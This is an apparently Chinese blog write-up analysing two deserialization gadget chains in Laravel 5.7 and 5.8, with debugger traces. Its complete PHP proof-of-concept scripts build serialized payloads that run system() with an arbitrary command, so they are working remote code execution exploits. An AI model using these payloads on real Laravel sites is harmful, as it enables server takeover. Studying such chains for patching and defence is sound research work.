

# Laravel 5.7反序列化漏洞

环境准备参照上一篇，这里直接开始分析。

## 漏洞分析

### 第一条链子

这条链子其实是在审计5.4的时候发现的，

还是熟悉的入口点

```
public function __destruct()
{
    $this->events->dispatch($this->event);
}
```

还是 `__call` 方法

在 `Illuminate/Database/Eloquent/Builder.php` 中

```
public function __call($method, $parameters)
{
    if ($method === 'macro') {
        $this->localMacros[$parameters[0]] = $parameters[1];
        return;
    }

    if (isset($this->localMacros[$method])) {
        array_unshift(&array: $parameters, $this);
        return $this->localMacros[$method](...$parameters);
    }
}
```

看 `$this->localMacros[$method]` 可控啊，但怎么rce？

会在参数数组前插如当前对象。

跟之前tp6的反序列化是非常相似的。利用方法也是，反序列化函数，苦于5.4中没有提供的 `Closure` 包，在上一篇中就没有提。

但laravel5.7 有这个包啊，那就直接 RCE 喽。

## poc

```
1 <?php
2 namespace Illuminate\Broadcasting{
3     use Illuminate\Database\Eloquent\Builder;
4     class PendingBroadcast{
5         protected $events;
6         protected $event;
7         public function __construct(){
8             $this->events=new Builder();
9             $this->event=[];
10        }
11    }
12    echo base64_encode(serialize(new
PendingBroadcast()));
13 }
14 namespace Illuminate\Database\Eloquent{
15     class Builder{
16         protected $localMacros ;
17         public function __construct(){
18             require "closure/autoload.php";
19             $f=function(){system('calc')};;
20             $a=\Opis\Closure\serialize($f);
21             $this->
localMacros['dispatch']=unserialize($a);
22         }
23     }
24 }
```

The screenshot shows the Visual Studio Code editor with a Ruby script. The script defines a `Calculator` class with a `dispatch` method. The variable explorer on the right shows the state of the `$this` variable, which is an instance of `Illuminate\Database\Eloquent\Builder`. The `localMacros` array contains a `dispatch` object, which is an instance of `Opis\Closure\SerializableClosure`. The calculator window in the foreground shows the number 0 and the text "尚无历史记录" (No history yet).

右下角的参数值可以关注一下。

这条链子参照原作者的

### 5.7 版本多了一个 PendingCommand.php 文件,

这个文件的主要功能就是执行命令并输出内容。这个类是存在 `__destruct()` 方法，同时调用了这个类的 `run()` 方法，也就是执行命令的方法。

```

    */
    public function __destruct()
    {
        if ($this->hasExecuted) {
            return;
        }

        $this->run();
    }
}

```

这里的 `$this->hasExecuted` 初始值 `false`，  
跟进 `run()`；

`run` 这里是注释写着命令执行。

```

/**
 * Execute the command.
 *
 * @return int
 */
public function run()
{
    $this->hasExecuted = true; hasExecuted: true

    $this->mockConsoleOutput();

    try {
        $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters);
    } catch (NoMatchingExpectationException $e) {
        if ($e->getMethodName() === 'askQuestion') {
            $this->test->fail('Unexpected question "'. $e->getActualArguments()[0]->getQuestion().'" was e
        }

        throw $e;
    }

    if ($this->expectedExitCode !== null) {
        $this->test->assertEquals(

```

执行命令的点应该是在

```

1 | $this->app[Kernel::class]->call($this->command, $this->parameters)

```

看一下 `$this->app` 的属性介绍

```
/**
 * The application instance.
 *
 * @var \Illuminate\Foundation\Application
 */
protected $app;
```

是调用 `application` 类的 `call` 方法去执行命令，`application` 类是继承 `container` 类的，`call` 方法也在 `container` 类中。

```
public function call($callback, array $parameters = [], $defaultMethod = null)
{
    return BoundMethod::call($this, $callback, $parameters, $defaultMethod);
}
```

里面的代码比较复杂，等会儿调用到的时候再去分析。

所以我们要确保程序真的按照预想的去执行，就必须走通 `$this->mockConsoleOutput()` 方法，而且 `$this->application[kernel::class]` 为 `application` 类。

先反序列化一下，跟进看看。

```
1 <?php
2 namespace Illuminate\Foundation\Testing{
3     class PendingCommand{}
4     echo base64_encode(serialize(new
5         PendingCommand()));
6 }
```

先跟进 `$this->mockConsoleOutput()`

```

160     protected function mockConsoleOutput()
161     {
162         $mock = Mockery::mock( ...args: OutputStyle::class.'[askQuestion]', [
163             (new ArrayInput($this->parameters)), $this->createABufferedOutputMock(),
164         ]);
165
166         foreach ($this->test->expectedQuestions as $i => $question) {
167             $mock->shouldReceive( ...methodNames: 'askQuestion')
168                 ->once()
169                 ->ordered()
170                 ->with(Mockery::on(function ($argument) use ($question) {
171                     return $argument->getQuestion() == $question[0];
172                 })))
173                 ->andReturnUsing(function () use ($question, $i) {
174                     unset($this->test->expectedQuestions[$i]);
175
176                     return $question[1];
177                 });
178         }
179
180         $this->app->bind( abstract: OutputStyle::class, function () use ($mock) {
181             return $mock;
182         });
183     }

```

走一圈发现，程序在162行对象模拟这里直接走丢了，并没有往下执行。

试着把参数传进去看看

走到了 `$this->creatABufferedOutputMock()` 方法这里，对象模拟还是不去看他，只关心是否可以走通。

```

190     private function createABufferedOutputMock()
191     {
192         $mock = Mockery::mock( ...args: BufferedOutput::class.'[doWrite]') $mock: {_mo
193             ->shouldAllowMockingProtectedMethods()
194             ->shouldIgnoreMissing();
195
196         foreach ($this->test->expectedOutput as $i => $output) { test: null
197             $mock->shouldReceive( ...methodNames: 'doWrite')
198                 ->once()
199                 ->ordered()
200                 ->with($output, Mockery::any())
201                 ->andReturnUsing(function () use ($i) {
202                     unset($this->test->expectedOutput[$i]);
203                 });
204         }
205
206         return $mock;
207     }

```

确实可以，但走到196行这里，又会走不下去。

因为遍历出错了。

不难想到，是否可以找一个 `__get()` 方法可控的，或者 存在 `expectedOutput` 属性的类去绕过。

`defaultGenerator` 类中简单可控。

```
public function __get($attribute)
{
    return $this->default;
}
```

在166行那里也同样存在遍历，同理。

尝试一下。

```
1  <?php
2  namespace Illuminate\Foundation\Testing{
3      use Faker\DefaultGenerator;
4      class PendingCommand{
5          protected $parameters;
6          protected $command;
7          public $test;
8          public function __construct(){
9              $this->parameters[]="calc";
10             $this->command="system";
11             $this->test=new
DefaultGenerator();
12         }
13     }
14     echo base64_encode(serialize(new
PendingCommand()));
15 }
16
17 namespace Faker{
18     class DefaultGenerator{
19         protected $default;
20
21         public function __construct()
```

```

22     {
23         $this->default =
array("jiang"=>"jiang");
24     }
25 }
26 }

```

程序走到了180行这里，`$this->app` 没有值，也会报错。

```

178     }
179
180     $this->app->bind([abstract: OutputStyle::class, function () use ($mock) { $mock: {_mockery_m
181         return $mock;

```

试着把 `$this->app` 为实例化的 `application` 类。

成功执行到这里

```

try {
    $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters); app: Illuminate
} catch (NoMatchingExpectationException $e) {

```

我并不是很理解为什么一个对象，后面为什么会加数组。

嗯..... 看手册，说是 `ArrayAccess` 的实现，

也就是像访问数组一样访问对象的接口，像这样访问的时候会去调用 `offsetGet` 方法。

按照原作者的方式，拆开看一下。

```

$this->hasExecuted = true; hasExecuted: true

$this->mockConsoleOutput();

try {
    $ker=Kernel::class; $ker: "Illuminate\Contracts\Console\Kernel"
    $app=$this->app[Kernel::class]; app: Illuminate\Foundation\Application
    $exitCode = $this->app[Kernel::class]->call($this->command, $this->parameters

```

跟进一下这一行

跟进去看的时候，重点要看返回值。我们期望的是可以返回一个 `application` 类，用来执行命令。一直看下去会一直调用到这里



```

$this->with[] = $parameters; $parameters: [0] with: [1]

$concrete = $this->getConcrete($abstract); $abstract: "Illuminate\Contracts\Console\Kernel"

// We're ready to instantiate an instance of the concrete type registered for
// the binding. This will instantiate the types, as well as resolve any of
// its "nested" dependencies recursively until all have gotten resolved.
if ($this->isBuildable($concrete, $abstract)) {
    $object = $this->build($concrete);
}

```

看调用栈。

```

Container.php:657, Illuminate\Foundation\Application->resolve()
Container.php:609, Illuminate\Foundation\Application->make()
Application.php:759, Illuminate\Foundation\Application->make()
Container.php:1222, Illuminate\Foundation\Application->offsetGet()
PendingCommand.php:137, Illuminate\Foundation\Testing\PendingCommand->run()

```

`isBuildable()` 判断被 `$concrete` 与 `$abstract` 是否强相等，或者 `$concrete` 是否是一个闭包。

`build()` 方法如下

```

public function build($concrete)
{
    // If the concrete type is actually a Closure, we will just execute it
    // hand back the results of the functions, which allows functions to be
    // used as resolvers for more fine-tuned resolution of these objects.
    if ($concrete instanceof Closure) {
        return $concrete($this, $this->getLastParameterOverride());
    }

    $reflector = new ReflectionClass($concrete);
}

```

他会去通过反射机制实例化一个类。然后返回

```

return $reflector->newInstanceArgs($instances);

```

## ReflectionClass::newInstanceArgs

(PHP 5 >= 5.1.3, PHP 7)

ReflectionClass::newInstanceArgs — 从给出的参数创建一个新的类实例。

ok，我们现在如果控制了 `$concrete`，那么就可以实例化任意类了

我们再回去看 `$concrete` 的值是怎么控制的。

他调用了下面这个函数。

```
protected function getConcrete($abstract) $abstract: "Illuminate\Contracts\Console\Kernel"
{
    if (! is_null($concrete = $this->getContextualConcrete($abstract))) { $concrete: null
        return $concrete; $concrete: null
    }

    // If we don't have a registered resolver or concrete for the type, we'll just
    // assume each type is a concrete name and will attempt to resolve it as is
    // since the container should be able to resolve concretes automatically.
    if (isset($this->bindings[$abstract])) {
        return $this->bindings[$abstract]['concrete']; bindings: [1]
    }

    return $abstract; $abstract: "Illuminate\Contracts\Console\Kernel"
```

看第二个 `if`，这里是 `Container` 类，而我们又是通过 `application` 类进来的，`application` 类是继承他的，所以参数可以控值。

直接在这里 `return` 掉好了。

## poc

```
1 <?php
2 namespace Illuminate\Foundation\Testing{
3     use Faker\DefaultGenerator;
4     use Illuminate\Foundation\Application;
5     class PendingCommand{
6         protected $parameters;
7         protected $command;
8         public $test;
9         protected $app;
10        public function __construct($cmd){
11            $this->parameters[]=$cmd;
12            $this->command="system";
13            $this->test=new
DefaultGenerator();
14            $this->app=new Application();
15        }
16    }
```

```

17         echo base64_encode(serialize(new
PendingCommand($argv[1])));
18     }
19
20     namespace Faker{
21         class DefaultGenerator{
22             protected $default;
23
24             public function __construct()
25             {
26                 $this->default =
array("jiang"=>"jiang");
27             }
28         }
29     }
30     namespace Illuminate\Foundation{
31     class Application{
32         protected $bindings ;
33         public function __construct(){
34             $this-
>bindings["Illuminate\Contracts\Console\Kernel"]
["concrete"]="Illuminate\Foundation\Application";
35         }
36
37     }
38 }

```

看到这里

```

$concrete = $this->getConcrete($abstract); $concrete: "Illuminate\Foundation\Application"

// We're ready to instantiate an instance of the concrete type registered for
// the binding. This will instantiate the types, as well as resolve any of
// its "nested" dependencies recursively until all have gotten resolved.
if ($this->isBuildable($concrete, $abstract)) { $abstract: "Illuminate\Contracts\Console\Kernel"
    $object = $this->build($concrete);

```

确实是返回了我们构造的

```
protected function isBuildable($concrete, $abstract)
{
    return $concrete === $abstract || $concrete instanceOf $abstract;
}
```

```
01 $abstract = "Illuminate\Contracts\Console\Kernel"
01 $concrete = "Illuminate\Foundation\Application"
```

这两个值并不相等。

继续跟进，又重新调用 `make()` 方法

```
if ($this->isBuildable($concrete, $abstract)) {
    $object = $this->build($concrete);
} else {
    $object = $this->make($concrete); $concrete:
}
```

```
public function make($abstract, array $parameters = []) $abstract:
{
    $abstract = $this->getAlias($abstract); $abstract: "Illuminate\Contracts\Console\Kernel"


    if (isset($this->deferredServices[$abstract]) && ! isset($this->deferredInstances[$abstract])) {
        $this->loadDeferredProvider($abstract);
    }

    return parent::make($abstract, $parameters);
}
```

是把 `$concrete` 作为参数传进的。那也就是 `$abstract` 的值从一开始的 `Illuminate\Contracts\Console\Kernel`

变成 `Illuminate\Foundation\Application` 重新跑了一遍，进入 `Build()` 方法，最后获取实例化对象。

不断步进走一遍就懂了。最后成功执行命令。



## 写在后面

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最后执行命令的不是我们反序列化的 `application` 对象，而是，反射类创建的 `Illuminate\Foundation\Application`，达到程序原本的预期效果，毕竟这个类本来就是执行命令的。这两条链子在 5.7 5.8 中都可以打（仅测试这两个版本），实际利用的时候，这两个及以上的版本应该都可以试着打一打。